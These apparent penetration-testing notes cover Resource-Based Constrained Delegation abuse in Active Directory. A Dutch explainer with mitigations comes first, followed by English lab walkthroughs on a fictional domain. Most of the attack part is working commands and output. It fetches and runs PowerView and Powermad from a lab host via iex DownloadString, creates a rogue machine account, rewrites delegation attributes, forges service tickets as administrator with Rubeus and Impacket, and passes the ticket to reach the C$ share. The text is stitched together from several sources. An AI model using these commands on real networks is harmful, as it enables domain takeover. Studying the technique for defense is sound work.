Resource Based Constrained Delegation
.
RBCD-exploitatie (in de cybersecurity-wereld vaak aangeduid als RBCD Abuse) is een techniek waarbij een aanvaller misbruik maakt van de manier waarop Active Directory Kerberos-delegatie afhandelt. Het doel van deze aanval is bijna altijd privilege escalation (rechtenverhoging) of persistence (toegang behouden) op een specifieke doelmachines (bijvoorbeeld een Domain Controller of een belangrijke applicatieserver).
Hier is een stapsgewijze, technische uitleg van hoe deze exploitatie in de praktijk verloopt, vaak met behulp van tools zoals Impacket, Powerview of Rubeus.
De Voorwaarde (Prerequisites)
Een aanvaller kan deze exploitatie niet zomaar uitvoeren. Er moet aan twee specifieke voorwaarden worden voldaan:
- Schrijfrechten op het doelobject: De aanvaller moet al controle hebben over een account dat schrijfrechten heeft (zoals GenericWrite, GenericAll of WriteProperty) op het Active Directory-computerobject van het doelwit.
- Een machine-account onder controle: De aanvaller moet de beschikking hebben over een computeraccount (een account dat eindigt op $, zoals ATTACKBOX$). Soms kan een aanvaller dit zelf aanmaken als de Active Directory-variabele MachineAccountQuota (MAQ) groter is dan 0 (standaard staat dit in AD vaak op 10).
Het Stappenplan van de Aanval
Stap 1: Het kwaadwillend aanpassen van het RBCD-attribuut
De aanvaller gebruikt zijn schrijfrechten om het attribuut msDS-AllowedToActOnBehalfOfOtherIdentity op het computerobject van het slachtoffer aan te passen.
In dit attribuut zet de aanvaller de Security Identifier (SID) van het computeraccount dat hij zélf beheert (ATTACKBOX$).
- Resultaat: De doelcomputer vertrouwt nu officieel de computer van de aanvaller om namens iedereentickets aan te vragen.
Stap 2: Service for User (S4U) misbruik
Nu het vertrouwen is ingesteld, maakt de aanvaller gebruik van de Kerberos-extensies S4U2Self en S4U2Proxy:
- S4U2Self (Nabootsing): De aanvaller vraagt namens zijn eigen computeraccount (ATTACKBOX$) een Kerberos-ticket (TGS) aan voor een hooggeprivilegieerd account (bijvoorbeeld een Domain Admin of Administrator), gericht op zijn eigen machine. Omdat de KDC (Domain Controller) ervan uitgaat dat een service zichzelf moet kunnen authenticeren, wordt dit ticket goedgekeurd.
- S4U2Proxy (Delegatie): De aanvaller neemt dit ticket en stuurt het opnieuw naar de Domain Controller via een S4U2Proxy-aanvraag. Hij vraagt nu: “Ik heb hier een ticket van de Domain Admin, en ik wil namens hem praten met de DOELCOMPUTER”.
Stap 3: Toegang verkrijgen
De Domain Controller controleert het RBCD-attribuut van de DOELCOMPUTER. Omdat de aanvaller in Stap 1 ATTACKBOX$ aan de lijst heeft toegevoegd, ziet de Domain Controller dat dit is toegestaan.
De DC geeft een geldig Kerberos-ticket (TGS) af voor de DOELCOMPUTER met de identiteit van de Domain Admin. De aanvaller injecteert dit ticket in zijn sessie (bijvoorbeeld via Pass-the-Ticket) en heeft direct volledige administrator-rechten op de doelmachine (via SMB, WMI, of WinRM).
Hoe ziet dit eruit in tools?
Aanvallers gebruiken hier meestal de Python-omgeving Impacket voor vanaf een Linux-systeem (zoals Kali Linux):
- Het attribuut aanpassen:
Met rbcd.py voegt de aanvaller zijn gecontroleerde computer toe aan het slachtoffer:
bash
python3 rbcd.py -action write -delegate-to ‘ATTACKBOX$’ -object ‘SLACHTOFFER$’ ‘domein.local/gebruiker:wachtwoord’
Wees voorzichtig met code.
- Het ticket genereren:
Met getST.py voert de aanvaller de S4U-aanval uit om als Administrator een ticket te krijgen voor de service (bijvoorbeeld CIFS/bestandsdeling) op het slachtoffer:
bash
python3 getST.py -spn ‘cifs/SLACHTOFFER.domein.local’ -impersonate ‘Administrator’ ‘domein.local/ATTACKBOX$:wachtwoord’
Wees voorzichtig met code.
- Inloggen:
Het resulterende .ccache ticket wordt geëxporteerd naar de omgevingsvariabelen, waarna de aanvaller met psexec.py of wmiexec.py een administratieve command-line shell opent.
Mitigatie (Hoe stop je dit?)
- Beperk de MachineAccountQuota (MAQ): Zet de ms-DS-MachineAccountQuota in het domein op 0. Hierdoor kunnen reguliere gebruikers niet zomaar nieuwe computeraccounts aanmaken om de delegatie vanaf uit te voeren.
- Bescherm gevoelige accounts: Accounts die lid zijn van de Active Directory-groep Protected Users, of accounts waarbij de optie “Account is sensitive and cannot be delegated” is ingeschakeld, kunnen niet worden misbruikt via RBCD.
- Monitor Active Directory-wijzigingen: Controleer auditing-logs (zoals Windows Event ID 4738 of directory-wijzigingen) specifiek op aanpassingen aan het attribuut msDS-AllowedToActOnBehalfOfOtherIdentity.
- Schoon Access Control Lists (ACL’s) op: Zorg dat reguliere gebruikers of helpdeskmedewerkers geen onnodige GenericWrite-rechten hebben op computerobjecten van kritieke servers.
Wil je dieper ingaan op de PowerShell/Rubeus commando’s voor Windows-omgevingen, of wil je weten hoe je met BloodHound deze kwetsbare paden in kaart brengt?
.
Taking over a computer object and performing a S4U attack
Resource Based Constrained Delegation can be exploited by adding a fake computer $FAKE-COMP01 to the domain, configuring it to act on behalf of the DC. This lets us request Kerberos tickets as $FAKE-COMP01 impersonating a domain admin. We then use Pass-the-Ticket to authenticate as admin and take over the domain by performing a S4U attack.
Resource-Based Constrained Delegation (RBCD) is a mechanism in Active Directory that allows a specific object to impersonate any user instead of a user impersonating a user. RBCD can granting computer objects impersonation rights. This is done by using msDS-AllowedToActOnBehalfOfOtherIdentity. Any user withpermissions (like GenericAll or WriteDacl) on a computer account can configure it.
Code execution as a domain user belonging to Authenticated Users
The ms-ds-machineaccountquota attribute needs to be higher than 0. This attribute controls the amount of computers that authenticated domain users can add to the domain.
Our current user or a group that our user is a member of, needs to have WRITE privileges ( GenericAll , WriteDACL ) over a domain joined computer
Create a new computer account to abuse write privilege on the DC. We then set msDS-AllowedToActOnBehalfOfOtherIdentity to our account so we can impersonate as any user from to the DC. For this you need to import Powermad.
We can then set msDS-AllowedToActOnBehalfOfOtherIdentity on our account
And retrieve tickets with Rubeus
Find the administrator ticket and echo it into base64 -d and save it as ticket.b64. Then use ticketconverter to a format impacket can use.
Finally we can login as administrator. Make sure the dc.domain.yzt is added to hosts.
First create the fake computer and add it to the domain with Powermad.
Configure the DC to trust my fake computer by creating an ACL with its SID and assigning it to the DC.
Check if it worked
It shows an Access Control List that specifies the machines that can act on behalf of the DC with SecurityIdentifier of my fake computer with AccesAllowed.
First get the rc4_hmac value.
Next retrieve the tickets with Rubeus
.
.
from windows
enter-pssession -computer kingslanding.sevenkingdoms.local -Credential stannis.baratheon
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/Powermad.ps1'))
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1'))
New-MachineAccount -MachineAccount PWNED -Password $(ConvertTo-SecureString '12345' -AsPlainText -Force)
[+] Machine account PWNED added
Set-DomainRBCD kingslanding -DelegateFrom PWNED -Domain sevenkingdoms.local -Server kingslanding.sevenkingdoms.local -Verbose
Set-DomainRBCD kingslanding.sevenkingdoms.local -DelegateFrom PWNED -Domain sevenkingdoms.local -Server kingslanding.sevenkingdoms.local -Verbose
.
[kingslanding.sevenkingdoms.local]: PS C:\Users\stannis.baratheon\Documents> Set-DomainRBCD kingslanding.sevenkingdoms.local -DelegateFrom PWNED -Domain sevenkingdoms.local -Server kingslanding.sevenkingdoms.local -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://kingslanding.sevenkingdoms.local/DC=sevenkingdoms,DC=local
VERBOSE: [Set-DomainRBCD] Appending DelegateFilter: (|(|(samAccountName=PWNED)(name=PWNED)(displayname=PWNED)))
VERBOSE: [Set-DomainRBCD] Set-DomainRBCD filter string: (|(|(|(samAccountName=PWNED)(name=PWNED)(displayname=PWNED))))
VERBOSE: [Set-DomainRBCD] Appending to SDDL string: (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3008081783-3975149589-1763115855-1126)
VERBOSE: [Set-DomainRBCD] Using SDDL string: O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3008081783-3975149589-1763115855-1126)
VERBOSE: [Get-DomainSearcher] search base: LDAP://kingslanding.sevenkingdoms.local/DC=sevenkingdoms,DC=local
VERBOSE: [Set-DomainRBCD] Set-DomainRBCD filter string: (|(|(|(samAccountName=PWNED)(name=PWNED)(displayname=PWNED))))
VERBOSE: [Set-DomainRBCD] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0
0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 119 175 75 179 21 248 239 236 79 3 23 105 102 4 0 0'
for object 'KINGSLANDING$'
[kingslanding.sevenkingdoms.local]: PS C:\Users\stannis.baratheon\Documents>
.
Get-DomainComputer PWNED
.
.
./Rubeus.exe asktgt /domain:sevenkingdoms.local /dc:kingslanding.sevenkingdoms.local /user:PUCKPC /password:12345 /createnetonly:C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /show

notice this [*] Using rc4_hmac hash: 7A21990FCD3D759941E45C490F143D5F
.\Rubeus.exe s4u /domain:sevenkingdoms.local /dc:kingslanding.sevenkingdoms.local /user:PWNED /rc4:7A21990FCD3D759941E45C490F143D5F /impersonateuser:administrator /msdsspn:CIFS/kingslanding.sevenkingdoms.local /ptt /nowrap
dir \\kingslanding.sevenkingdoms.local\c$
.
.
.
Resource-Based Constrained Delegation attack
Abusing this primitive is possible through the Rubeus project.
First, if an attacker does not control an account with an SPN set, Kevin Robertson’s Powermad project can be used to add a new attacker-controlled computer account:
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Next, we need to set this newly created security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the computer account we’re taking over, again using PowerView in this case:
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
We can then use Rubeus to hash the plaintext password into its RC4_HMAC form:
Rubeus.exe hash /password:Summer2018!
And finally we can use Rubeus’ *s4u* module to get a service ticket for the service name (sname) we want to “pretend” to be “admin” for. This ticket is injected (thanks to /ptt), and in this case grants us access to the file system of the TARGETCOMPUTER:
Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:admin /msdsspn:cifs/TARGETCOMPUTER.testlab.local /ptt
.
Last updated